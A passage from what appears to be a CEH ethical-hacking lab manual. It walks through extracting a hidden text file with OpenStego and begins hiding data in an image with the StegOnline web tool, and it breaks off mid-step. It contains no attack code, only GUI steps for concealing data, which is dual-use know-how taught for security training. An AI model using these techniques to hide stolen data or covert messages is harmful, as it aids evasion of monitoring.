
23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.

24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.

25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.


26. The file displays all the information contained in the text document, as shown in the screenshot.

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.




27. Now, we will perform image steganography using **StegOnline** tool.


28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type <https://stegonline.georgeom.net/upload> and press **Enter**.



29. StegOnline web page appears, click on **UPLOAD IMAGE** button.



30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



31. In the **Image Options** page, click on **Embed Files/Data** button.

A screenshot of the StegOnline 'Image Options' page. The page has a header with 'StegOnline' and navigation links for 'Upload', 'Image Home', 'CTF Checklist', and 'About'. Below the header is a 